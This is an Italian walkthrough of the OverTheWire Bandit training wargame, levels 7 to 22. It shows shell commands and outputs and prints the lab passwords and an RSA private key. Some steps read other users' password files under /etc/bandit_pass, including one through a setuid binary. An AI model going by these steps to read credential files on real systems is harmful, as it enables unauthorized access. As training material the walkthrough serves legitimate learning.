



```
bandit7@bandit:~$ cat data.txt | grep millionth
millionth      dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc
```

Livello 8-9

Traccia

La password per il livello successivo è memorizzata nel file data.txt ed è l'unica riga di testo che appare una sola volta.




```
bandit8@bandit:~$ sort data.txt | uniq -u
4CKMh1JI91bUIZZPXDqGanal4xvAg0JM
```

Livello 9-10

Traccia

La password per il livello successivo è memorizzata nel file data.txt in una delle poche stringhe human-readable, preceduta da diversi caratteri "=".


```
> ssh bandit10@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit10@bandit.labs.overthewire.org's password:

                    ,----..            ,----,         .---.
                   /   /   \       ,//   .`|       /. ./|
                  /   .     :    ,`//    .`  .--.--. ' :
                 .   /   ;.  \  ;  ;    /  /__./ \ : |
                .   ;   /  ` ; ;  `,---,/  ,'.--'.  '  \' .
                ;   |  ; \ ; | |  :    | /___/ \ |    ' '
                |   :  | ; | ' ;  |.';  ; ;   \  \;      :
                :   |  ' ' ' : `----'  |  |    \  ;      |
                '   ;  \; /  |      '  :  ;     .  \     ;
                 \   \  ',  /       |  |  '     \  \   ' \ |
                  ;   :    /        '  :  |      :   '  |--"
                   \   \ .'         ;  |.'       \   \ ;
                www. `---` ver     '---' he       '---" ire.org


Welcome to OverTheWire!
```

```
bandit9@bandit:~$ strings data.txt | grep ===
\a!;========== the
========== passwordf
========== isc
========== FGUW5ilLVJrxX9kMYMmlN4MgbpfMiqey
```

Livello 10-11

Traccia

La password per il livello successivo è memorizzata nel file data.txt, che contiene dati codificati in base64.





```
bandit10@bandit:~$ cat data.txt
VGhlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NnMlJXbnBOVmozcVJyCg==
bandit10@bandit:~$ base64 -d data.txt
The password is dtR173fZKb0RRsDFSGsg2RWnpNVj3qRr
```

Livello 11-12

Traccia

La password per il livello successivo è memorizzata nel file data.txt, dove tutte le lettere minuscole (a-z) e maiuscole (A-Z) sono state ruotate di 13 posizioni.




```
bandit11@bandit:~$ cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
The password is 7x16WNeHIi5YkIhWsfFIqoognUTyj9Q4
```

Livello 12-13

Traccia

La password per il livello successivo è memorizzata nel file data.txt, che è un hexdump di un file che è stato compresso ripetutamente.

- Creazione directory temporanea.
- Copia file hexdump all'interno.

```
bandit12@bandit:~$ cd /tmp
bandit12@bandit:/tmp$ mktemp -d
/tmp/tmp.DvroaQfLG2
bandit12@bandit:/tmp$ cd /tmp/tmp.DvroaQfLG2
bandit12@bandit:/tmp/tmp.DvroaQfLG2$ cp ~/data.txt ./hexdump_data
bandit12@bandit:/tmp/tmp.DvroaQfLG2$ ls
hexdump_data
```

```
bandit12@bandit:/tmp/tmp.DvroaQfLG2$ cat hexdump_data | head
00000000: 1f8b 0808 d2e9 9766 0203 6461 7461 322e  .......f..data2.
00000010: 6269 6e00 0141 02be fd42 5a68 3931 4159  bin..A...BZh91AY
00000020: 2653 59ea 2468 ae00 0017 7fff dadb b7fb  &SY.$h..........
00000030: dbff 5ffb f3fb d776 3d6f fffb dbea fdbd  .._....v=o......
00000040: 85db edfc ffa9 7def faaf efdf b001 386c  ......}.......8l
00000050: 1001 a0d0 6d40 01a0 1a00 0006 8006 8000  ....m@..........
00000060: 0000 d034 01a1 a34d 0034 3d43 40d0 0d34  ...4...M.4=C@..4
00000070: d034 34da 9ea1 b49e a7a8 f29e 5106 4326  .44.........Q.C&
00000080: 9a19 1934 d1a0 341a 6234 d018 d468 6834  ...4..4.b4...hh4
00000090: 00c9 a308 6434 0000 0308 d068 0680 1900  ....d4.....h....
```

Conversione dati esadecimali (hexdump) nel loro formato binario originale (compresso quindi illeggibile).

```
bandit12@bandit:/tmp/tmp.DvroaQfLG2$ xxd -r hexdump_data compressed_data
bandit12@bandit:/tmp/tmp.DvroaQfLG2$ ls
compressed_data  hexdump_data
bandit12@bandit:/tmp/tmp.DvroaQfLG2$ cat compressed_data | head
4
@
>M*
                    d
`S
(
w
                                                                mJ!0l/
```

- Per decomprimere i dati necessario capire quale decompressione usare.
- Guardando i primi byte nell’hexdump si può trovare la firma del file:
  - 1F 8B -> GZIP.
  - 42 5A 68 -> BZIP2.

Prima decompressione: GZIP.

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ cat hexdump_data | head
00000000: 1f8b 0808 d2e9 9766 0203 6461 7461 322e  .......f..data2.
```

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv compressed_data compressed_data.gz
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ gzip -d compressed_data.gz
```

Seconda e terza decompressione: BZIP2 e GZIP.

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd compressed_data
00000000: 425a 6839 3141 5926 5359 ea24 68ae 0000  BZh91AY&SY.$h...
```

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv compressed_data compressed_data.bz2
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ bzip2 -d compressed_data.bz2
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv compressed_data compressed_data.gz
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ gzip -d compressed_data.gz
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd compressed_data | head
00000000: 6461 7461 352e 6269 6e00 0000 0000 0000  data5.bin.......
```

La stringa "data5.bin" indica la presenza di un file.
Si procede quindi a scompattare l'archivio con "tar".

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv compressed_data compressed_data.tar
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ tar -xf compressed_data.tar
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ ls
compressed_data.tar  data5.bin  hexdump_data
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ tar -xf data5.bin
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ ls
compressed_data.tar  data5.bin  data6.bin  hexdump_data
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd data6.bin
00000000: 425a 6839 3141 5926 5359 affc af61 0000  BZh91AY&SY...a..
```

Trovato data6.bin, altro archivio BZIP2.

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ bzip2 -d data6.bin
bzip2: Can't guess original name for data6.bin -- using data6.bin.out
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd data6.bin.out
00000000: 6461 7461 382e 6269 6e00 0000 0000 0000  data8.bin.......
```

Trovato altro archivio .tar.

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ tar -xf data6.bin.out
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd data8.bin
00000000: 1f8b 0808 d2e9 9766 0203 6461 7461 392e  .......f..data9.
00000010: 6269 6e00 0bc9 4855 2848 2c2e 2ecf 2f4a  bin...HU(H,.../J
00000020: 51c8 2c56 70f3 374d 2977 2b4e 3648 4e4a  Q.,Vp.7M)w+N6HNJ
00000030: f4cc f430 c8b0 f032 4a0d cd2e 362a 4b09  ...0...2J...6*K.
00000040: 7129 77cc e302 003e de32 4131 0000 00    q)w....>.2A1...
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv data8.bin data8.gz
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ gzip -d data8.gz
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ ls
compressed_data.tar  data5.bin  data6.bin.out  data8  hexdump_data
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ cat data8
The password is FO5dwFsc0cbaIiH0h8J2eUks2vdTDwAn
```

Dopo un ulteriore decompressione con GZIP, trovato file contenente la password.

Livello 13-14

Traccia

La password per il livello successivo è memorizzata in **/etc/bandit_pass/bandit14** e può essere letta solo dall'utente bandit14. Per questo livello, non ricevi la password successiva, ma ottieni una chiave SSH privata che può essere utilizzata per accedere al livello successivo.

```
bandit13@bandit:~$ ls
sshkey.private
bandit13@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.

~ ..........................................................
> scp -P 2220 bandit13@bandit.labs.overthewire.org:sshkey.private .
```

Check e copia in locale della chiave SSH.

```
~
> chmod 700 sshkey.private

~
> ssh -i sshkey.private bandit14@bandit.labs.overthewire.org -p 2220
```

```
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
```

```
Welcome to OverTheWire!
```

Cambio permessi sshkey e login tramite SSH.

Livello 14-15

Traccia

Per ottenere la password per il livello successivo, inviare la password del livello corrente alla porta 30000 su localhost.

```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
bandit14@bandit:~$ nc localhost 30000
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
Correct!
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
```

Connessione tramite netcat e invio password livello 14.

```
~
> ssh bandit15@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit15@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!
```

Livello 15-16

Traccia

Per ottenere la password per il livello successivo, inviare la password del livello corrente alla porta 30001 su localhost utilizzando la crittografia SSL.

```
bandit15@bandit:~$ openssl s_client -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = SnakeOil
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = SnakeOil
verify return:1
---
read R BLOCK
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
Correct!
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx

closed
```

```
~
> ssh bandit16@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit16@bandit.labs.overthewire.org's password:

www. `---` ver      '---' he       '---" ire.org

Welcome to OverTheWire!
```

Livello 16-17

Traccia

Per ottenere le credenziali per il livello successivo, devi inviare la password del livello corrente a una porta su localhost nel range 31000-32000.

```
bandit16@bandit:~$ nmap -sV localhost -p 31000-32000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 12:45 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00013s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
31046/tcp open  echo
31518/tcp open  ssl/echo
31691/tcp open  echo
31790/tcp open  ssl/unknown
31960/tcp open  echo
```

```
bandit16@bandit:~$ openssl s_client -connect localhost:31790 -ign_eof
CONNECTED(00000003)
```

```
---
read R BLOCK
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
x0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XFOJuaQIDAQABAoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE6SFthOar69jp5RlLwD1NhPx3iBl
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qOkwFTEQpjtF4uNtJom+asvlpmS8A
vLY9r60wYSvmZhNqBUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
8c8hAuRBb2G82so8vUHk/fur850Efc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNtMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGwHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5HDi
Ttiek7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB3OhYimtiG2Cg5JCqIZFHxD6MjEGOiu
L8ktHMPvodBwNsSBULpG0QKBgBAplTfC1HOnWiMGOU3KPwYWt0O6CdTkmJOmL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl104f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
vBgsyi/sN3RqRBcGU40fOoZyfAMT8s1m/uYv5206IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----

closed
```

```
> ssh -i Desktop/sshkey17.private bandit17@bandit.labs.overthewire.org -p 2220
```

Livello 17-18

Traccia

Per trovare la password per il livello successivo, confrontare i file passwords.old e passwords.new nella directory home e identificare la linea che è stata cambiata tra i due file.

```
bandit17@bandit:~$ diff passwords.old passwords.new
42c42
< bSrACvJvvBSxEM2SGsV5sn09vc3xgqyp
---
> x2gLTTjFwMOhQ8oWNbMN362QKxfRqGlO
```

```
~
> ssh bandit18@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit18@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!
```

Livello 18-19

Traccia

La password per il livello successivo è memorizzata in un file chiamato readme nella directory home. Purtroppo, qualcuno ha modificato .bashrc per disconnetterti quando accedi con SSH.

```
~ .....................................................................
> ssh bandit18@bandit.labs.overthewire.org -p 2220 cat readme
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit18@bandit.labs.overthewire.org's password:
cGWpMaKXVwDUNgPAVJbWYuGHVn9zl3j8
```

```
> ssh bandit19@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit19@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!
```

Livello 19-20

Traccia

Per ottenere l’accesso al livello successivo, bisogna usare il binary setuid nella directory home.

```
bandit19@bandit:~$ ls -la
total 36
drwxr-xr-x  2 root     root      4096 Jul 17 15:57 .
drwxr-xr-x 70 root     root      4096 Jul 17 15:58 ..
-rwsr-x---  1 bandit20 bandit19 14880 Jul 17 15:57 bandit20-do
-rw-r--r--  1 root     root       220 Mar 31 08:41 .bash_logout
-rw-r--r--  1 root     root      3771 Mar 31 08:41 .bashrc
-rw-r--r--  1 root     root       807 Mar 31 08:41 .profile
bandit19@bandit:~$ ./bandit20-do
Run a command as another user.
  Example: ./bandit20-do id
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO
```

```
> ssh bandit20@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit20@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!
```

Livello 20-21

Traccia

C’è un binario setuid nella directory home che fa quanto segue: stabilisce una connessione a localhost sulla porta che specifichi come argomento della riga di comando. Quindi legge una riga di testo dalla connessione e la confronta con la password del livello precedente (bandit20). Se la password è corretta, trasmetterà la password per il livello successivo (bandit21).

```
bandit20@bandit:~$ echo -n '0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO' | nc -l -p 1234 &
[1] 4130442
bandit20@bandit:~$ ./suconnect 1234
Read: 0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO
Password matches, sending next password
EeoULMCra2q0dSkYj561DX7s1CpBuOBt
[1]+  Done                    echo -n '0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO' | nc -l -p 1234
```

Livello 21-22

Traccia

Un programma viene eseguito automaticamente a intervalli regolari tramite cron, il gestore di job time-based. Guarda in /etc/cron.d/ per la configurazione e vedi quale comando viene eseguito.

```
bandit21@bandit:~$ ls -la /etc/cron.d
total 44
drwxr-xr-x   2 root root  4096 Jul 17 15:59 .
drwxr-xr-x 121 root root 12288 Jul 17 15:58 ..
-rw-r--r--   1 root root   120 Jul 17 15:57 cronjob_bandit22
-rw-r--r--   1 root root   122 Jul 17 15:57 cronjob_bandit23
-rw-r--r--   1 root root   120 Jul 17 15:57 cronjob_bandit24
-rw-r--r--   1 root root   201 Apr  8 14:38 e2scrub_all
-rwx------   1 root root    52 Jul 17 15:59 otw-tmp-dir
-rw-r--r--   1 root root   102 Mar 31 00:06 .placeholder
-rw-r--r--   1 root root   396 Jan  9  2024 sysstat
bandit21@bandit:~$ cat /etc/cron.d/cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:~$
bandit21@bandit:~$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:~$
bandit21@bandit:~$ cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
tRae0UfB9v0UzbCdn9cY0gQnds9GF58Q
```

Thank you!

Our Team

Simone La Porta

Team Leader

Nicolò Callegaro

Simone Esposito

Grazia Coco

Gianluca Sansone

Alejandro Cristino

Alessio Forli